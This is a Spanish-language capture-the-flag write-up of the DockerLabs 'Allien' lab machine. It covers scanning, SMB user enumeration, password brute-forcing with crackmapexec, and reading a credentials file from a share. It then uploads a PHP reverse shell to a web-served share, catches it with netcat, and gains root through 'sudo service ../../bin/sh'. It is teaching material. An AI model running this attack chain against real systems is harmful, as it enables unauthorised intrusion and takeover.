



# Write-Up: Máquina "Allien"

📍 Plataforma: DockerLabs

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo

---

## 🔍 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
  - 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
  - 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
  - 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.
- 



## 1. Reconocimiento y Recolección de Información

Reviso de forma general los puertos, nada profundo.

```
(kali㉿kali)-[~]
$ nmap -p- -ss -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 09:13 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000016s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
```

---

## 2. Escaneo y Enumeración

Ahora, hago un escaneo más profundo en los puertos para la enumeración y versiones.

```
(kali㉿kali)-[~]
$ nmap -p- -sV -sC -sS -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 10:47 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000010s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 256 43:a1:09:2d:be:05:58:1b:01:20:d7:d0:d8:0d:7b:a6 (ECDSA)
|_ 256 cd:98:0b:8a:0b:f9:f5:43:e4:44:5d:33:2f:08:2e:ce (ED25519)
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Login
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-time:
|   date: 2025-07-01T14:47:50
|_ start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_ Message signing enabled but not required
|_nbstat: NetBIOS name: SAMBASERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.08 seconds
```

Busco directorios en la web usando gobuster y un diccionario.

```
(kali㉿kali)-[/usr/share/wordlists/dirbuster]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x
.php, .html, .txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.6
[+] Extensions: php,
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.           (Status: 200) [Size: 3543]
/.php        (Status: 403) [Size: 275]
/index.php   (Status: 200) [Size: 3543]
/info.php    (Status: 200) [Size: 72705]
/productos.php (Status: 200) [Size: 5229]
/.php        (Status: 403) [Size: 275]
/.           (Status: 200) [Size: 3543]
/server-status (Status: 403) [Size: 275]
Progress: 622929 / 622932 (100.00%)
=====
Finished
=====
```

## 3. Explotación de Vulnerabilidades

Con enum4linux principalmente busco grupos y clientes en smb.

```
(kali㉿kali)-[~]
└─$ enum4linux -a 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jul 1 09:37:00 2025

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\ubuntu (Local User)
S-1-22-1-1001 Unix User\usuario1 (Local User)
S-1-22-1-1002 Unix User\usuario2 (Local User)
S-1-22-1-1003 Unix User\usuario3 (Local User)
S-1-22-1-1004 Unix User\satriani7 (Local User)
S-1-22-1-1005 Unix User\administrador (Local User)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-5-21-3519099135-2650601337-1395019858 and logon username '', password ''
S-1-5-21-3519099135-2650601337-1395019858-501 SAMBASERVER\nobody (Local User)
S-1-5-21-3519099135-2650601337-1395019858-513 SAMBASERVER\None (Domain Group)
S-1-5-21-3519099135-2650601337-1395019858-1000 SAMBASERVER\usuario1 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1001 SAMBASERVER\usuario2 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1002 SAMBASERVER\usuario3 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1003 SAMBASERVER\satriani7 (Local User)
S-1-5-21-3519099135-2650601337-1395019858-1004 SAMBASERVER\administrador (Local User)
```

Ahora que tengo usuarios, uso crackmapexec para hacer fuerza bruta en smb. Me sirvió con el usuario satriani7.

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 172.17.0.2 -u 'satriani7' -p '/usr/share/wordlists/rockyou.txt'
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Initializing MSSQL protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB    172.17.0.2      445    SAMBASERVER      [*] Windows 6.1 Build 0 (name:SAMBASERVER) (domain:SAMBASERVER) (signing=False) (SMBv1=False)
SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:123456 STATUS_LOGON_FAILURE
SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:12345 STATUS_LOGON_FAILURE
SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:123456789 STATUS_LOGON_FAILURE

SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:orlando STATUS_LOGON_FAILURE
SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:samuel STATUS_LOGON_FAILURE
SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:cameron STATUS_LOGON_FAILURE
SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:slipknot STATUS_LOGON_FAILURE
SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:cutiepie STATUS_LOGON_FAILURE
SMB    172.17.0.2      445    SAMBASERVER      [-] SAMBASERVER\satriani7:monkey1 STATUS_LOGON_FAILURE
SMB    172.17.0.2      445    SAMBASERVER      [+]

(kali㉿kali)-[~]
└─$
```

Ya teniendo credenciales, uso smbmap para ver qué permisos tiene el usuario sobre cada carpeta existente de smb (leer y escribir, solo leer o sin acceso).

```
(kali㉿kali)-[~]
$ smbmap -H 172.17.0.2 -u 'satriani7' -p '50cent'

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[\] Checking for open ports ...
[*] Detected 1 hosts serving SMB
[!] Initializing hosts ...
[/] Authenticating ...
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[-] Authenticating ...
[\] Enumerating shares ...
[!] Enumerating shares ...
[/] Enumerating shares ...
[-] Enumerating shares ...
[\] Enumerating shares ...
[!] Enumerating shares ...
[/] Enumerating shares ...
[-] Enumerating shares ...
[\] Enumerating shares ...
[!] Enumerating shares ...
[/] Enumerating shares ...
[-] Enumerating shares ...

[+] IP: 172.17.0.2:445  Name: 172.17.0.2          Status: NULL Session
      Disk                         Permissions C
comment
      -
      -
      myshare                         READ ONLY   C
arpeta compartida sin restricciones
      backup24                         READ ONLY   P
rivado
      home                           NO ACCESS   P
roduccion
      IPC$                          NO ACCESS   I
PC Service (EseEmeB Samba Server)

[*] Closed 1 connections
```

Ingreso por smb con las credenciales anteriores y descargo los archivos existentes en las carpetas que puedo leer con ese usuario.

```
(kali㉿kali)-[~]
$ smbclient //172.17.0.2/backup24 -U satriani7%50cent
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Pictures
Downloads
Temp
Videos
Desktop
Documents
CQF06Q~M

D 0 Sun Oct 6 03:19:03 2024
D 0 Sun Oct 6 03:19:03 2024
D 0 Sun Oct 6 03:15:03 2024
D 0 Sun Oct 6 03:15:03 2024
D 0 Sun Oct 6 03:18:51 2024
D 0 Sun Oct 6 03:15:03 2024
D 0 Sun Oct 6 03:18:46 2024
D 0 Sun Oct 6 03:15:03 2024
D 0 Sun Oct 6 03:19:03 2024

82083148 blocks of size 1024. 56673260 blocks available
smb: \> cd Documents
smb: \Documents\> cd Personal
smb: \Documents\Personal\> ls
.
..
credentials.txt N 902 Sun Oct 6 03:23:29 2024
notes.txt N 15 Sun Oct 6 03:19:57 2024

82083148 blocks of size 1024. 56673260 blocks available
smb: \Documents\Personal\> get credentials.txt
getting file \Documents\Personal\credentials.txt of size 902 as credentials.txt (44.0 KiloBytes/sec) (average 44.0 KiloBytes/sec)
smb: \Documents\Personal\> get notes.txt
getting file \Documents\Personal\notes.txt of size 15 as notes.txt (1.6 KiloBytes/sec) (average 30.9 KiloBytes/sec)
```

El archivo credentials.txt tiene credenciales. Fuí probando hasta que me sirvió una.

```
(kali㉿kali)-[~]
$ cat credentials.txt
# Archivo de credenciales

Este documento expone credenciales de usuarios, incluyendo la del usuario administrador.

Usuarios:
_____
1. Usuario: jsmith
   - Contraseña: PassJsmith2024!

2. Usuario: abrown
   - Contraseña: PassAbrown2024!

3. Usuario: lgarcia
   - Contraseña: PassLgarcia2024!

4. Usuario: kchen
   - Contraseña: PassKchen2024!

5. Usuario: tjohnson
   - Contraseña: PassTjohnson2024!

6. Usuario: emiller
   - Contraseña: PassEmiller2024!

7. Usuario: administrador
   - Contraseña: Adm1nP4ss2024

8. Usuario: dwhite
   - Contraseña: PassDwhite2024!

9. Usuario: nlewis
   - Contraseña: PassNlewis2024!

10. Usuario: srodriguez
    - Contraseña: PassSrodriguez2024!

# Notas:
- Mantener estas credenciales en un lugar seguro.
- Cambiar las contraseñas periódicamente.
- No compartir estas credenciales sin autorización.

(kali㉿kali)-[~]
$ cat notes.txt
tu como pitas?
```

Usé la credencial correcta en smbmap para ver qué permisos tiene el usuario sobre cada carpeta existente de smb (leer y escribir, solo leer o sin acceso). Este usuario puede modificar una carpeta.

```
(kali㉿kali)-[~]
$ smbmap -H 172.17.0.2 -u 'administrador' -p 'Adm1nP4ss2024'

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445 Name: 172.17.0.2          Status: NULL Session
Disk                                         Permissions           Comment
---                                         READ ONLY          Carpeta compartida sin restricciones
myshare                                     NO ACCESS          Privado
backup24                                    READ, WRITE        Produccion
home                                         NO ACCESS          IPC Service (EseEmeB Samba Server)
IPC$                                         READ, WRITE        IPC Service (EseEmeB Samba Server)

[*] Closed 1 connections
```

Al ingresar con el usuario administrador a la carpeta /home, logro ver que contiene archivos que se ven reflejados en la web, ya que se puede acceder desde la web y el mismo gobuster encontró estas rutas. Eso significa que puedo subir algo y ejecutarlo desde el navegador, por ejemplo, una reverse shell en php.

```
(kali㉿kali)-[~]
$ smbclient //172.17.0.2/home -U administrador%Adm1nP4ss2024
Try "help" to get a list of possible commands.
smb: \> ls
.
..
info.php
productos.php
styles.css
back.png
index.php

D          0  Tue Jul  1 09:56:23 2025
D          0  Tue Jul  1 09:56:23 2025
N         21  Sun Oct  6 03:32:50 2024
N      5229  Sun Oct  6 05:21:48 2024
N      263  Sun Oct  6 05:22:06 2024
N  463383  Sun Oct  6 03:59:29 2024
N      3543  Sun Oct  6 16:28:45 2024

82083148 blocks of size 1024. 56669664 blocks available
```

Uso la reverse shell de [PentestMonkey](#) y la guardo en un archivo en mi máquina.

```
(kali㉿kali)-[~]
$ nano rev.php
```

Uso smbclient para subir el archivo malicioso que contiene la reverse shell en php.

```
(kali㉿kali)-[~]
└─$ smbclient //172.17.0.2/home -U administrador%Adm1nP4ss2024
Try "help" to get a list of possible commands.
smb: \> ls
.
..
info.php
productos.php
styles.css
back.png
index.php

D      0  Tue Jul  1 10:08:47 2025
D      0  Tue Jul  1 10:08:47 2025
N     21  Sun Oct  6 03:32:50 2024
N    5229  Sun Oct  6 05:21:48 2024
N    263  Sun Oct  6 05:22:06 2024
N  463383  Sun Oct  6 03:59:29 2024
N   3543  Sun Oct  6 16:28:45 2024

82083148 blocks of size 1024. 56670120 blocks available
smb: \> put rev.php
```

Me pongo a la escucha con netcat en el puerto 443.

```
(kali㉿kali)-[~]
└─$ nc -lvpn 443
listening on [any] 443 ...
```

Ingreso a la ruta del archivo malicioso que acabo de subir, en mi caso es <http://172.17.0.2/rev.php>. El navegador lo va a interpretar como php y lo ejecutará, haciendo que la reverse shell se lleve a cabo. Recibo la conexión, estoy dentro de la máquina objetivo.

```
(kali㉿kali)-[~]
└─$ nc -lvpn 443 ...
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 43120
Linux 095eef7913f3 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64 x86_64 x86_64 GNU/Linux
14:19:34 up 1:40, 0 user,  load average: 0.45, 0.45, 0.70
USER     TTY     FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


## 4. Escalada de Privilegios y Post-exploitación

Con “sudo -l” busco archivos con permisos SUDO.

```
$ sudo -l
Matching Defaults entries for www-data on 095eef7913f3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User www-data may run the following commands on 095eef7913f3:
(ALL) NOPASSWD: /usr/sbin/service
```

En GTFOBINS busco comandos para “service” que me permitan utilizarlo con SUDO para escalar privilegios.



A screenshot of a web browser displaying the GTFOBins service page. The URL is https://gtfobins.github.io/gtfobins/service/#shell. Below the URL bar, there are navigation links: Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area shows a card for the 'service' exploit, which has 11,793 stars. It includes two buttons: 'Shell' and 'Sudo'. A red vertical bar on the left indicates the current section.

### / service

 Star 11,793

#### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
/usr/sbin/service ../../bin/sh
```

#### Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges. This may be used to access the file system, escalate or maintain privileged access.

```
sudo service ../../bin/sh
```

Hago uso del comando y obtengo acceso al usuario root. Escalada de privilegios finalizada.

```
$ sudo service ../../bin/sh
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

---

## Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.